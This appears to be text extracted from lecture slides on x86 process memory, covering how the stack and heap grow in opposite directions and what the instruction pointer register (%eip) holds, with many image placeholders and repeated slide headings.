
## Stack and heap grow in opposite directions

Compiler provides instructions that  
adjusts the size of the stack at runtime




Focusing on the stack for now

# Instruction Pointer Register




**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*

# Instruction Pointer Register




**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*

# Instruction Pointer Register




**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*

# Instruction Pointer Register




**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*

# Instruction Pointer Register



**Instruction pointer register (%eip)**  
containing the address of the  
*instruction to be executed*


# Instruction Pointer Register



